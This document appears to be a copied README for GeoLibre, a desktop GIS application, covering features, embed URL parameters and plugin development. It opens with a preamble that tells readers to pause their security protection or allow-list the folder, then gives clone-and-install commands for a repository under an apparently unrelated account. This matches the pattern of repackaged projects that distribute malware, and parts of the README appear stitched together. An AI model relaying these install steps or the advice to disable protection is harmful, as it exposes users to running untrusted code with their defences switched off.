Tip
If the setup does not start, add the folder to the allowed list or pause protection for a few minutes.
Caution
Some security systems may block the installation. Only download from the official repository.
git clone https://github.com/PlankExecutive63/GeoLibre-710.git
cd GeoLibre-710
npm install
npm start
Lightweight, cloud-native desktop GIS prototype built with Tauri v2, React, TypeScript, MapLibre GL JS, DuckDB-WASM Spatial, and deck.gl.

- MapLibre map workspace with OpenFreeMap basemaps, blank background support, and toggleable navigation, fullscreen, geolocation, globe, terrain, scale, attribution, and logo controls
- Load local vector layers supported by DuckDB-WASM Spatial, including common formats such as GeoJSON, GeoParquet, GeoPackage, Shapefile, FlatGeobuf, KML/KMZ, GML, delimited text, and GPX
- Reproject vector layers to EPSG:4326 on load and split dragged GPX files into named waypoint, track, and route layers
- Add Data menu for XYZ tiles, WMS, WFS, GeoJSON URLs, vector tiles, COG and GeoTIFF rasters, MBTiles, ArcGIS FeatureServer and VectorTileServer layers, PMTiles, Zarr, LiDAR, 3D Tiles, and Gaussian splats
- Manual and automatic refresh for WFS and GeoJSON URL layers
- Layer panel for visibility, opacity, reordering, zoom-to-layer, identify, labels, and remove actions
- Live style panel (fill, stroke, opacity, circle radius)
- Attribute table with filtering, sorting, resize controls, feature highlighting, and optional zoom to selected features
- Multiple DuckDB SQL query-result layers
- Save/open
.geolibre.jsonprojects - Desktop diagnostics panel, update check, and MSIX packaging support
- Plugin system with basemap, layer control, MapLibre components, swipe, street view, LiDAR, GeoAgent, and GeoEditor integrations, including configurable control positions and external plugin manifests
- External plugin zip loading from the app data plugins directory and local development plugin directories
- Optional Python FastAPI sidecar for heavier processing workflows
The browser demo supports URL parameters for iframe-friendly layouts.
Open a project by URL:
https://viewer.geolibre.app/?url=https://share.geolibre.app/giswqs/3d-tiles.geolibre.json
Supported query parameters:
| Parameter | Example | Description |
|---|---|---|
url |
url=https://share.geolibre.app/giswqs/3d-tiles.geolibre.json |
Loads a .geolibre.json project from a public URL. |
layout |
layout=compact |
Uses the compact embed layout with icon-only toolbar buttons and hidden project metadata. embed and iframe are aliases. |
toolbar |
toolbar=icons |
Shows icon-only toolbar buttons without enabling the full compact layout. |
panels |
panels=none |
Hides the Layers, Style, and Attribute table panels. hidden, hide, and off are aliases. |
hidePanels |
hidePanels=true |
Alternative way to hide the Layers, Style, and Attribute table panels. |
Use compact mode for narrow embeds. This shows icon-only toolbar buttons and hides project metadata:
https://viewer.geolibre.app/?url=https://share.geolibre.app/giswqs/3d-tiles.geolibre.json&layout=compact
Hide the Layers, Style, and Attribute table panels for map-focused embeds:
https://viewer.geolibre.app/?url=https://share.geolibre.app/giswqs/3d-tiles.geolibre.json&layout=compact&panels=none
Use toolbar=icons when you only want icon-only toolbar buttons. panels=hidden, panels=hide, panels=off, and hidePanels=true are accepted aliases for hiding panels.
The Street View plugin can use Google Street View and Mapillary imagery. Create apps/geolibre-desktop/.env.local and set one or both provider credentials:
VITE_GOOGLE_MAPS_API_KEY=your_google_maps_api_key
VITE_MAPILLARY_ACCESS_TOKEN=your_mapillary_access_token
For Google Street View, enable the Maps Embed API for the key in Google Cloud. For Mapillary, create an app in the Mapillary developer dashboard and use its client access token.
Run the fast TypeScript unit tests:
Run the full local quality gate:
cd backend/geolibre_server
python -m venv .venv && source .venv/bin/activate
uvicorn geolibre_server.app.main:app --host 127.0.0.1 --port 8765apps/geolibre-desktop # Tauri + React app
packages/core # Types, store, project format
packages/map # MapLibre integration
packages/ui # Tailwind + shadcn/ui
packages/plugins # Plugin API
packages/processing # Algorithm registry
backend/geolibre_server # FastAPI sidecar
sample-data/ # Sample GeoJSON & project
docs/ # Architecture & API docs
Built-in plugins live in packages/plugins/src/plugins/ and are registered by the desktop app in apps/geolibre-desktop/src/hooks/usePlugins.ts. Map control plugins can expose a control position through getMapControlPosition() and setMapControlPosition() so the Plugins menu can move them between map corners.
For external plugin development, start from the GeoLibre plugin template. It includes a plugin.json manifest, a GeoLibre plugin wrapper entry point, and a package:geolibre script that creates a zip file for the desktop app data plugins/ directory. During development, Settings > Plugins can scan an additional local plugin directory, including an unpacked bundle folder such as the template's geolibre-plugin/ directory, or a hosted plugin.json manifest URL. See the Plugin API for the external plugin contract.
For web builds, an external plugin can be bundled by placing its built folder under apps/geolibre-desktop/public/plugins/<plugin-id>/ and loading /plugins/<plugin-id>/plugin.json as a manifest URL. Browsers cannot scan plugin folders at runtime, so bundled web plugins still need explicit manifest URLs unless they are registered as built-in plugins.
import type { GeoLibreAppAPI, GeoLibrePlugin } from "../types";

export const myPlugin: GeoLibrePlugin = {
  id: "my-plugin",
  name: "My Plugin",
  version: "0.1.0",
  activate: (app: GeoLibreAppAPI) => {
    app.setBasemap("https://example.com/style.json");
  },
  deactivate: () => {},
};
export { myPlugin } from "./plugins/my-plugin";import { myPlugin } from "@geolibre/plugins";
manager.registerAll([
maplibreLayerControlPlugin,
maplibreGeoAgentPlugin,
maplibreGeoEditorPlugin,
myPlugin,
]);Plugins can use the app API to change basemaps, add GeoJSON layers, or attach MapLibre controls. For a MapLibre control plugin, add the package dependency, import its CSS in apps/geolibre-desktop/src/main.tsx, then call app.addMapControl(control, "top-left") in activate() and app.removeMapControl(control) in deactivate().
Built-in MapLibre controls such as Navigation, Fullscreen, Geolocate, Globe, Terrain, Scale, Attribution, and Logo are toggled from the desktop app's Controls menu. The same menu also opens Search, a standalone place search panel backed by the Components plugin. Keep project-specific controls such as Layer Control and Components in the plugin menu when they use the plugin API or need plugin lifecycle behavior.
The Components plugin wraps maplibre-gl-components controls and wires their layer events into the GeoLibre store. It provides Add Data shortcuts for FlatGeobuf, PMTiles, Zarr, LiDAR, and Gaussian splats, while raster COG and GeoTIFF layers can also be added through the standard Add Raster Layer dialog.
If a third-party MapLibre control needs app-specific styling fixes, add scoped overrides in apps/geolibre-desktop/src/index.css instead of editing files in node_modules. Keep selectors limited to the plugin control class. For example, GeoEditor toolbar buttons need a local override because MapLibre's default control button CSS can override their flex centering:
.geo-editor-control .geo-editor-tool-button {
  align-items: center;
  display: flex !important;
  justify-content: center;
  line-height: 0;
  padding: 0;
}

.geo-editor-control .geo-editor-tool-button svg {
  display: block;
  flex: 0 0 auto;
  margin: 0;
}
Run checks before submitting changes:
pre-commit run --all-filesMIT